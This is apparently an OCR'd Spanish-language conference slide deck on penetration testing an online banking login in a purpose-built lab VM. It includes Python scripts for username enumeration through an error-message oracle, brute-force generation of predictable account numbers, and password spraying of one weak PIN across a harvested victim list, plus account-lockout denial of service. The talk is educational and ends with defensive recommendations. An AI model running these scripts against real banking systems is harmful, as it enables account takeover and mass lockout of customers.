Inseguridad Bancaria en linea

Ruben Recabarren
CISSP-ISSAP, GSE, CyberGuardian (red team)

Consultor de Seguridad Informática

http://latinsec.blogspot.com

@latinsec

¿Quien soy?

Ruben Recabarren

- Consultor ITSec por 10+ años
- Especialista en pruebas de penetración.
- Criptografía, protocolos de comunicación segura.
- CISSP, CISSP-ISSAP, GIAC - GSEC, GCIA, GCIH, GWAPT, GPEN, GAWN, GCFA, Cyber Guardian (red team), GSE.

Agenda

Hackeando tu banca en linea.

- Introducción del escenario.
- Enumeración de usuarios.
- Adivinación de usuarios con contraseñas débiles.
- Denegación de servicios (masivo/dirigido)
- Reflexiones.
- Preguntas & Comentarios

Escenario


Máquina virtual con sistema de banca en linea diseñado para esta presentación.

- Punto de acceso inalámbrico.
- **ESSID: OwaspHacking**
- **Pass: hackmebank**
- Alcance: sólo el sistema virtual con IP: 192.168.10.2

El sistema

Pruebas de penetración para aplicaciones web

- Formulario de Login
- Páginas dinámicas: php, bd: MySQL,etc
- Evaluar “acceso no autorizado”.



¿Primer paso?

Pruebas de penetración para Banca en Linea

- Reconocimiento suplantado en la intro
- Escaneo automatizado
- OWASP Top 10
- ¿Inyección SQL, XSS?
- Pruebas manuales.
- ---- DEMO ----- (login form)

Enumeración


Enumeración de usuarios

- Propiedad de Oraculo
- Botón derecho "deshabilitado"
- Protección del "Source Code" de la página web.
- "Client-side scripting" - JavaScript.
- ¿Cómo se evaden estos mecanismos?

Vuln's Obvias

USERNAME Guessing

- ¿Cómo se llevan a cabo estos ataques?
  - HINT: Lenguajes de scripting



Condimentos base:

- Un loop
- un if-then-else

Salsa secreta:

- Multi-threading

Enumeración

Evasión de protecciones del lado del cliente:

```
#! /usr/bin/python

import urllib

url = 'http://192.168.10.2/'

res = urllib.urlopen(url).read()
```

POST req – parms “user” y “pass” DEMO (uno.py)

Enumeración

```
#! /usr/bin/python

import urllib

url = 'http://192.168.10.2/'

values = {'user':'ruben','pass':'xxx'}

data = urllib.urlencode(values)

res = urllib.urlopen(url,data).read()
```

Detección de la presencia del oráculo. - (dos.py)

Enumeración

```
#! /usr/bin/python

import urllib,re

url = 'http://192.168.10.2/'

values = {'user':'ruben','pass':'xxx'}

data = urllib.urlencode(values)

res = urllib.urlopen(url,data).read()

m = re.search('fallidos',res)  ---- Condicion de oráculo

If m:

        print “user es valido”
```

--- DEMO --- (tres.py)

Generadores

```
Import itertools

def generador(charset,longitud):
    For i in xrange(1,longitud+1):
        For x in itertools.product(charset,repeat=i)
            yield ''.join(x)
```

--- DEMO --- (cuatro.py)

Users predecibles

Facilidad de registro

- Utilizar un instrumento que ya posea el cliente
- Asumamos username de la forma:
- 6060 6060 60XXXXXX
- Generados 10mil usuarios aleatoriamente
- Generaciones “sparse” son peores.
- DEMO (cinco.py)

Resultados

Para usuarios predecibles:

- 200 en 10 minutos.
- Unas cuantas horas para recuperar todos.
- Para un atacante real este tiempo es insignificante.
- Es razonable asumir que tu atacante puede conseguir la totalidad sin mucho esfuerzo.
- Victimas.txt contiene la mitad (5mil)

Segund paso

¿Que hacer con una lista de usuarios válidos?

- En lugar de adivinar la contraseña de un usuario
- Adivinar un USUARIO con una contraseña debil.
- Recorrer la lista de usuarios usando una sola contraseña
- Podemos intentar hasta 3 veces esto.

Segund paso

```
#! /usr/bin/python

import urllib,re

url = 'http://192.168.10.2/'

victimas = open('victimas.txt','r')

for user in victimas:

user = user[:-1]

passw = "6666" # Your lucky guess!

values = {'user':user,'pass':passw}

data = urllib.urlencode(values)

res = urllib.urlopen(url,data).read()

m = re.search(r'Incorrecta|Bloqueada',res)

if not m:

        print "BINGO! " + user + ":" + passw
```

- -- DEMO -- (seis.py)

Segund paso

¿Que hacer con una lista de usuarios válidos?

- Sin la contraseña no podemos conseguir el acceso no autorizado.
- Denegación de servicio total.
- Requerimiento de ancho de banda mínimo.
- Difícil de detener, difícil de remediar.

Tercer paso

ESTAMOS ADENTRO

- Enumeración de funcionalidad.
- Enumeración de “requests”.
- Otra vez desde el principio (Scan, OWASP, manual)
- Errores de lógica, de procesos, o simple manipulacion de parametros.
- Un grandísimo ETC.

Reflexiones

¿Para que un nombre de usuario?

- Resolver problema de usuarios con el mismo password.
- Sistema equivalente: concat(user,pass)
- Todavia es “algo que conoces”.
- Reutilización de usuarios.
- ¿Nombre de usuario aleatorio?

Recomendaciones

- Evaluación específica (no hay balas de plata).
- Eliminar en lo posible la situación de oráculo. ¿Cómo? (Timing Attacks)
- Hacer el proceso más lento.
- Agrandar el espacio de búsqueda.
- Monitoreo!!!

Preguntas & Comentarios

Contacto

- http://latinsec.blogspot.com
- @latinsec
- recabarren@gmail.com